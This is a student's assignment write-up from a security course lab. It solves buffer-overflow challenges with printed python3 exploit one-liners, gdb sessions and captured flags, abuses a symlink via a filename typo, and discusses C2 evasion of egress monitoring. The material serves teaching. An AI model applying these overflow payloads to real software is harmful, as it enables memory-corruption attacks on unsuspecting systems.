Assignment 0x03 – Memory Attacks

Menno Brandt, a1849852

Question 1)


I approached this problem, by looking at the source code. I saw that buffer had been allocated 1024 bytes of space. Because the stack grows downwards (and the buffer grows from lower to higher memory addresses), I saw that I were to overflow the array, that it would also overwrite the “changeme” variable. This is because strcpy() copies the argument into buffer without bound checks.

Below is the python3 oneliner that I used. It gives 1025 bytes as an argument, for run_me, and overflows it.

Question 2)

This question also required the “changeme” variable to be overwritten. But this time, the “changeme” variable had to be replaced with a specific memory address. Instead of using print(), I had to use the workshop’s method and pipe it directly into stdin. I also changed the 0xabcdabcd address to the little-endian and \x escaped format.

After running it, it reveals the secret.



Question 3)

To solve this, I opened run_me in gdb, and ran it. Then, I used the command “info address secret” to get the memory location of the secret address. It told me the following: “Symbol ‘secret’ is a function at address 0x565561ed”. I converted this address to little endian form. 565561ed becomes 56 55 61 ed, and is then reversed and formatted with \x to become \xed\x61\x55\x56.

Using the little-endian address, I wrote a python3 one liner that would replace “changeme” with the memory address of this secret function. After running it, the “buffer” variable would overflow and then jump to that function location. Hence, revealing the secret.

```
student@hacklabvm:/home/q3$ gdb -q run_me
Reading symbols from run_me...
(gdb) run
Starting program: /home/q3/run_me
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Usage: q3 <some string>
[Inferior 1 (process 4397) exited with code 0377]
(gdb) info address secret
Symbol "secret" is a function at address 0x565561ed.
```

```
student@hacklabvm:/home/q3$ ./run_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*1024 + b"\xed\x61\x55\x56")')
Jumping to function at 0x565561ed!!
 _____________________________________
/ csf2024s1_{hiddenly-avitaminoses-diasta \
\ lsis}                                   /
 -------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
student@hacklabvm:/home/q3$ _
```

Question 4)

My approach was very similar to Question 3. I began by using gdb to find the location of the secret function (0x565561fd). Using the hint and by looking at the source code, I realised that I would have to limit the length of my argument and use a different format. I did this by taking the command from Question 3 and replacing the “A” * 1024 section with %01024d. Both occupy 1024 bytes, but the new method uses a printf format specifier. I ran the command, and it jumped to the function and revealed the secret.


```
student@hacklabvm:/home/q4$ gdb -q run_me
Reading symbols from run_me...
(gdb) run
Starting program: /home/q4/run_me
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Usage: q4 <some string>
[Inferior 1 (process 4053) exited with code 0377]
(gdb) info address secret
Symbol "secret" is a function at address 0x565561fd.
(gdb) _
```

```
student@hacklabvm:/home/q4$ ./run_me "$(python -c 'import sys; sys.stdout.buffer.write(b"%01024d"+b"\xfd\x61\x55\x56")')"
Jumping to function at 0x565561fd!!
 _____________________________________
/ csf2024s1_{similarities-waftage-pockhou \
\ se}                                     /
 -------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
student@hacklabvm:/home/q4$ _
```

Question 5)

In the source code, there was a typo. Instead of opening "secret", the program instead tried opening "secet". Of course we only have 'read' permission, so I couldn't just correct the typo and recompile the program. So, my approach was to use a symbolic link. This symbolic link points "secet" to the /home/q5/secret file when the programming tries calling it. Basically, exploiting the spelling mistake to misuse permissions that the student doesn't have.


This symbolic link was created in the ~ directory, one in which we can create files. I then ran the target program, and it printed out the secret.




Question 6)

In the source code, there's an environment variable called Q6_SECRET_CODE. This environment variable's copied into the buffer. To reveal the secret, the program checks the variable after the buffer and if it contains the address 0xdeadbeef. So, to exploit the program, my approach was to change the environment variable. I would change the environment variable to have 1024 bytes, and the memory address after it.

To change Q6_SECRET_CODE, I used "export" and some python3 code that was very similar to previous questions. Again, I converted 0xdeadbeef to little endian format. This is shown in the first picture. I also printed it out. I then ran the program, and it revealed the secret.





Question 7)

a) They should monitor outgoing traffic, to detect devices that have been taken over by malware. For example, if hackers were to take over the computers in a company, they could use it as part of their botnet and hence as a part of a DDoS attack on another network. These infected devices might also try and contact malicious domains.
Egress rules are also necessary, to detect exfiltration. This means sensitive being transferred in an unauthorised way to an external party. An example could be an employee selling and sending the company's secret source code to a buyer somewhere (internal threat). Or it could also be through malware on a company device that instructs a device to send specific data to a server (external threat).

b) An attack using a C2 server, even when those ports are closely monitored, can still be successful by mimicking real traffic. For example, it can do this by disguising the data into HTTP and HTTPS traffic. Or, they can observe the organisation's network traffic patterns, and replicate them with the data hidden inside what the firewall thinks is regular traffic.
Another reason that it can be successful, is if it's using encrypted channels. Firewalls (in general) allow encrypted traffic on port 443 to pass through, so the C2 server could use things like SSL or TLS.